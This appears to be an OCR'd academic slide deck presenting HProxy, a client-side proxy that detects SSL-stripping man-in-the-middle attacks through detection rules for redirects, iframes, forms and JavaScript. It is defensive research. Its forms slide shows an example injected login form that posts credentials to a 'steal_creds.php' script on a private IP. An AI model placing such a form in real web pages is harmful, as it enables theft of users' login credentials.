


Webpage Analyzer




- Module responsible for identifying & recording all sensitive data structures
  - HTTP Messages
  - Forms
  - Iframes
  - JavaScript code
- Profile Creation

MITM Identifier



- Combination of:
  - Current R&R
  - Original profile
  - Detection Ruleset
- Drops the request and notifies the user in case of a MITM identification

PageTainter



- Failsafe module
- Preventing leakage when MITM Identifier emmits a false negative
- Identification of private data
- Monitoring & Tainting of all Forms

Detection Ruleset

- A set of pragmatic rules describing attack scenarios
- Rules for:
  - HTTP MOVED message
  - FORMS
  - Iframe tags
  - JavaScript code

Detection Ruleset: HTTP MOVED

REQUEST: GET domain_a
ORIGINAL RESPONSE: MOVED HTTPS domain_a/page_a

Current Response	Modification	Allowed?
MOVED HTTPS domain_a/page_a	None	Yes
MOVED HTTPS domain_a/page_b	Different Page	Yes
MOVED HTTP domain_a/page_a	Non SSL	No
MOVED HTTP domain_b/page_a	Different Domain	No
MOVED HTTPS domain_b/page_a	Different Domain	No
HTTP 200 OK <html>....	OK instead of MOVED	No

Detection Ruleset: IFrames

- Simple rule:

- On login pages, no iframes tags are allowed
- Why?
  - Clickjacking
  - External JS sources loaded

Detection Ruleset: Forms

```
<form target='https://www.mybank.com/login.php'>
Username: <input type='text' name='usr'>
Password:  <input type="password" name='pwd'>
</form>
```

Original HTML

```
<h3>Login in using our new Secure Login !</h3>
<form target='http://10.2.43.3/steal_creds.php'>
Username: <input type='text' name='usr'>
Password:  <input type='password' name='pwd'>
</form>
```

Injected HTML

Detection Ruleset: Forms

- New forms
  - Alert if:
    - Login form with a different domain
- Absense of forms
  - Alert if:
    - Form missing is secure login form & new login form detected with different domain or non-SSL
- Modified forms:
  - Alert if
    - Different domain or security downgrade

Detection Ruleset: JavaScript

- JavaScript can be used to steal credentials in pages where the user types them in

- Differentiating between original & "added" JS
  - Not an easy task
  - Both internal & external JS can be abused

JavaScript Whitelisting

1. Identify JavaScript of login pages
2. HASH them
3. Store the hash in the page's profile
4. Compare the hash with all subsequent hashes
5. If they are not equal, MITM identified

Right?

JavaScript Whitelisting

1. Identify JavaScript of login pages
2. HASH them
3. Store the hash in the page's profile
4. Compare the hash with all subsequent hashes
5. If they are not equal, MITM identified

~~Right?~~

Wrong!

JavaScript Pre-processor

- Dynamic Web is more than dynamic HTML output
- JavaScript is also dynamic
  - Making simple whitelisting, prone to false-positives
- Creation of dynamic JS templates for each website
  - Recording the dynamic & static parts

JavaScript Pre-processor

- Two consecutive requests for the same page
- Recording the position & length of the changing parts
- Option for strict or flexible policy


```
page.controller_name = 'SessionsController';
page.action_name = 'new';
twttr.form_authenticity_token =
'bcf48ddc78846bea1db1f357300d3e4ad174e2ee';


page.controller_name = 'SessionsController';
page.action_name = 'new';
twttr.form_authenticity_token =
'644bb1da2eaf04ef5983b7b36d38f411d962856a';
```

Twitter's Login Page

Roadmap


- Introduction
- MITM
  - Attack overview
  - MITM & SSL
- Effectiveness of SSL stripping attacks
- HProxy Architecture
  - Modules
  - Detection set
- Evaluation
- Related Work
- Conclusion

JS False-positives



3 Ways of whitelisting
- a) MD5 checksum
- b) JS Preprocessor
- c) JS Preprocessor + tolerance factor (10)

Time Overhead



Average load time overhead of 500 locally served websites

No Proxy -> Hproxy: Overhead of 0.41 seconds

Roadmap

- Introduction
- MITM
  - Attack overview
  - MITM & SSL
- Effectiveness of SSL stripping attacks
- HProxy Architecture
  - Modules
  - Detection set
- Evaluation
- Related Work
- Conclusion

Related work

- No work so far related specifically to SSL stripping attacks
- MITM & WiFi Impersonation Attacks Detection
  - Leveraging
    - 802.11 protocol (Beacons)
    - Physical characteristics of Wireless comm. (RSS)
  - Warning systems
    - Xia et. al

Roadmap

- Introduction
- MITM
  - Attack overview
  - MITM & SSL
- Effectiveness of SSL stripping attacks
- HProxy Architecture
  - Modules
  - Detection set
- Evaluation
- Related Work
- Conclusion

Conclusion

- We analyzed and expanded SSL stripping attacks
- We presented a novel client-side detection mechanism for stripping attacks using a browser's history
- HProxy:
  - Identified all attacks
  - Acceptable performance
  - Low false positive rate

Thank you

Questions?

nick.nikiforakis@cs.kuleuven.be

Defenses

- How can we defend against SSL stripping attacks?
  - Server-side
    - Global repository of SSL protected websites
    - Each website providing a discovery service which the browser can use in order to determine the support of SSL
  - Client-side
    - Much harder since all the data coming in are potentially altered by the MITM